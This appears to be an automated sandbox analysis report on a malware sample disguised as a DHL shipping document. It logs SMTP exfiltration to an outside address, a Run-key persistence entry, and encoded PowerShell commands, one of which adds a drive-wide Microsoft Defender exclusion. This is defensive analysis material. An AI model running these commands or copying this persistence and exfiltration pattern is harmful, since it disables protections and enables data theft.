Mar 20, 2023 11:35:15.063796043 CET	49705	587	192.168.2.3	208.91.199.223	RCPT TO:<log@thanhphoung-vn.com>
Mar 20, 2023 11:35:15.202651978 CET	587	49704	208.91.198.143	192.168.2.3	250 2.0.0 Ok: queued as 97D10B80646
Mar 20, 2023 11:35:15.275104046 CET	587	49705	208.91.199.223	192.168.2.3	250 2.1.5 Ok
Mar 20, 2023 11:35:15.644530058 CET	49705	587	192.168.2.3	208.91.199.223	DATA
Mar 20, 2023 11:35:15.831379890 CET	587	49705	208.91.199.223	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Mar 20, 2023 11:35:15.832109928 CET	49705	587	192.168.2.3	208.91.199.223	.
Mar 20, 2023 11:35:16.150226116 CET	587	49705	208.91.199.223	192.168.2.3	250 2.0.0 Ok: queued as 2CAA9500950

Statistics

Behavior



System Behavior

Analysis Process: DHL_Shipping_Document2.exe PID: 5972, Parent PID: 3452

General

Target ID:	0
Start time:	11:33:05
Start date:	20/03/2023
Path:	C:\Users\user\Desktop\DHL_Shipping_Document2.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\DHL_Shipping_Document2.exe
Imagebase:	0x19909b90000
File size:	2802176 bytes
MD5 hash:	E2F0B0AFE1D1CABE6D0FC082FADDE43F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: 00000000.00000002.532957763.00000199242B0000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	explorers	unicode	"C:\Users\user\AppData\Local\explorers.exe"	success or wait	1	7FFC0B8D03AD	RegSetValueExW

Analysis Process: powershell.exe PID: 912, Parent PID: 5972

General

Target ID:	10
Start time:	11:33:40
Start date:	20/03/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMQAwAA==

Imagebase:	0x7ff737e40000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC061803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC061803FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_r3xwgy1n.5xh.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B8C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_l2ttahu3.os5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B8C6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC061803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC061803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC061803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC061803FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC061803FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC061803FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB9F1E9	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB9F1E9	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_r3xwgy1n.5xh.ps1	success or wait	1	7FFC0B8CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_l2ttahu3.os5.psm1	success or wait	1	7FFC0B8CF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	16	19	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189D7D	unknown
unknown	35	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189D7D	unknown
unknown	56	16	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189D7D	unknown
unknown	72	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189D7D	unknown
unknown	80	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189D7D	unknown
unknown	89	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189D7D	unknown
unknown	97	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_r3xwgy1n.5xh.ps1	0	1	31	1	success or wait	1	7FFC0B8CB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_l2ttahu3.os5.psm1	0	1	31	1	success or wait	1	7FFC0B8CB526	WriteFile
unknown	106	44	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189FE5	unknown
unknown	94	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC06189FE5	unknown
unknown	119	4214	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC06189FE5	unknown
unknown	4333	25	75 6e 6b 6e 6f 77 6e	unknown	success or wait	4	7FFC06189FE5	unknown
unknown	14303	2470	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189FE5	unknown
unknown	228	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC06189EED	unknown
unknown	241	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0617BC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC0CFBF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA72625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA72625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA72625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Managemen t.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.d ll.aux	unknown	764	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectorySer vices.ni.dll.aux	unknown	752	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFC0CB412E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\Sta rtupProfileData-NonInteractive	unknown	64	success or wait	1	7FFC0CA562DB	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShel l.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions. ni.dll.aux	unknown	924	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuratio n.ni.dll.aux	unknown	864	success or wait	1	7FFC0CB412E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	492	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Op eration.Validation.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	4096	success or wait	7	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	682	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4. 0\Pester.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFC0B8CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC0B8CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	114	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFC0B8CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFC0B8CB526	ReadFile

Analysis Process: conhost.exe PID: **3624**, Parent PID: **912**

General

Target ID:	11
Start time:	11:33:40
Start date:	20/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: **324**, Parent PID: **5972**

General

Target ID:	12
Start time:	11:33:57
Start date:	20/03/2023
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\cmd.exe" /c powershell -ENC cwBlAHQALQBtAHAAcAByAGUAZgBlAHIAZQBuAGMAZQAgAC0AZQB4AGMAbAB1AHMAaQBvAG4AcABhAHQAaAAgAEMAOgBcAA==
Imagebase:	0x7ff707bb0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **2072**, Parent PID: **324**

General

Target ID:	13
Start time:	11:33:57
Start date:	20/03/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **5016**, Parent PID: **324**

General

Target ID:	14
Start time:	11:33:57
Start date:	20/03/2023
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -ENC cwBlAHQALQBtAHAAcAByAGUAZgBlAHIAZQBuAGMAZQAgAC0AZQB4AGMAbAB1AHMAaQBvAG4AcABhAHQAaAAgAEMAOgBcAA==
Imagebase:	0x7ff737e40000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0ECE03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0ECE03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xspq5tuh.2qh.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B8C6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yifvoimj.dzm.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFC0B8C6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFC0ECE03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	5	7FFC0ECE03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC0ECE03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFC0ECE03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0ECE03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0ECE03FC	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB9F1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFC0CB9F1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	7	7FFC0ECE03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	7	7FFC0ECE03FC	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xspq5tuh.2qh.ps1	success or wait	1	7FFC0B8CF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yifvoimj.dzm.psm1	success or wait	1	7FFC0B8CF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
unknown	301	21	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0ECE9D7D	unknown
unknown	338	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0ECE9D7D	unknown
unknown	346	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0ECE9D7D	unknown
unknown	355	8	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0ECE9D7D	unknown
unknown	363	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0ECE9D7D	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xspq5tuh.2qh.ps1	0	1	31	1	success or wait	1	7FFC0B8CB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_yifvoimj.dzm.psm1	0	1	31	1	success or wait	1	7FFC0B8CB526	WriteFile
unknown	372	45	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0ECE9FE5	unknown
unknown	94	37	75 6e 6b 6e 6f 77 6e	unknown	success or wait	2	7FFC0ECE9FE5	unknown
unknown	547	13	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0ECE9EED	unknown
unknown	560	9	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFC0ECDBC97	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	7FFC0CFBF6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFC0CA6B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFC0CB412E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFC0CA72625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFC0CA72625	ReadFile
